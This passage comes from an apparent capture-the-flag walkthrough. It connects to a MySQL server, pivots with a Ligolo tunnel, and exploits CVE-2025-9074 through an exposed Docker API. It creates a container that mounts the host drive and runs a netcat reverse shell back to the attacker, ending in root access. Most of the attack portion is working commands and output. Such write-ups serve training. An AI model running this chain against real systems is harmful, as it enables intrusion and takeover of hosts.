Not shown: 65534 closed tcp ports (conn-refused)
PORT     STATE SERVICE
3306/tcp open  unknown
  1. Let’s access the mysql server
1
2
mysql -u cactidbuser -p -h 172.18.0.1
mysql -u cactidbuser -p -h 172.18.0.2
  • Both are the same
  1. I will set up Ligolo Attacker host
1
2
3
ip tuntap add user root mode tun ligolo
ip link set ligolo up
sudo ./proxy -selfcert

On the victim machine,

1
./agent -connect 10.10.14.3:11601 -ignore-cert

Add route on attacker host

1
2
sudo ip route add 172.18.0.0/24 dev ligolo
ip route list
  1. Owh interesting, this docker desktop is vulnerable to CVE-2025-9074 Docker RCE First, we check what images are present on the machine.
1
curl http://192.168.65.7:2375/images/json

Output:

1
[{"Containers":1,"Created":1762794130,"Id":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666","Labels":{"com.docker.compose.project":"docker_setup","com.docker.compose.service":"nginx-php","com.docker.compose.version":"2.39.1"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666","size":856},"RepoDigests":["docker_setup-nginx-php@sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666"],"RepoTags":["docker_setup-nginx-php:latest"],"SharedSize":-1,"Size":1277167255},{"Containers":1,"Created":1762791053,"Id":"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40","Labels":{"com.docker.compose.project":"docker_setup","com.docker.compose.service":"mariadb","com.docker.compose.version":"2.39.1","org.opencontainers.image.authors":"MariaDB Community","org.opencontainers.image.base.name":"docker.io/library/ubuntu:noble","org.opencontainers.image.description":"MariaDB Database for relational SQL","org.opencontainers.image.documentation":"https://hub.docker.com/_/mariadb/","org.opencontainers.image.licenses":"GPL-2.0","org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.source":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.title":"MariaDB Database","org.opencontainers.image.url":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.vendor":"MariaDB Community","org.opencontainers.image.version":"11.4.8"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40","size":856},"RepoDigests":["docker_setup-mariadb@sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40"],"RepoTags":["docker_setup-mariadb:latest"],"SharedSize":-1,"Size":454269972},{"Containers":0,"Created":1759921496,"Id":"sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412","Labels":null,"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412","size":9218},"RepoDigests":["alpine@sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412"],"RepoTags":["alpine:latest"],"SharedSize":-1,"Size":12794775}]

The available docker tags are

1
2
3
"docker_setup-nginx-php:latest"
"docker_setup-mariadb:latest"
"alpine:latest"

Then, we create a new container.

1
2
3
curl -H 'Content-Type: application/json' \
--data '{"Image":"alpine","Cmd":["busybox","nc","10.10.14.3", "9998", "-e", "sh"],"HostConfig":{"Binds":["/mnt/host/c:/host_root"]}}' \
-o - http://192.168.65.7:2375/containers/create > create.json

Output:

1
2
cat create.json 
{"Id":"d0d7c9e6034ab1c403345fb29cb57d5a975a2e7a3fe7030bf43932cc9d462836","Warnings":[]}

To trigger the reverse shell,

1
2
cid=$(cut -d'"' -f4 create.json)
curl --data '' -o - http://192.168.65.7:2375/containers/$cid/start

Output:

1
2
3
4
5
nc -lvnp 9998
listening on [any] 9998 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.252.49] 59231
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
  • We are root!
Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy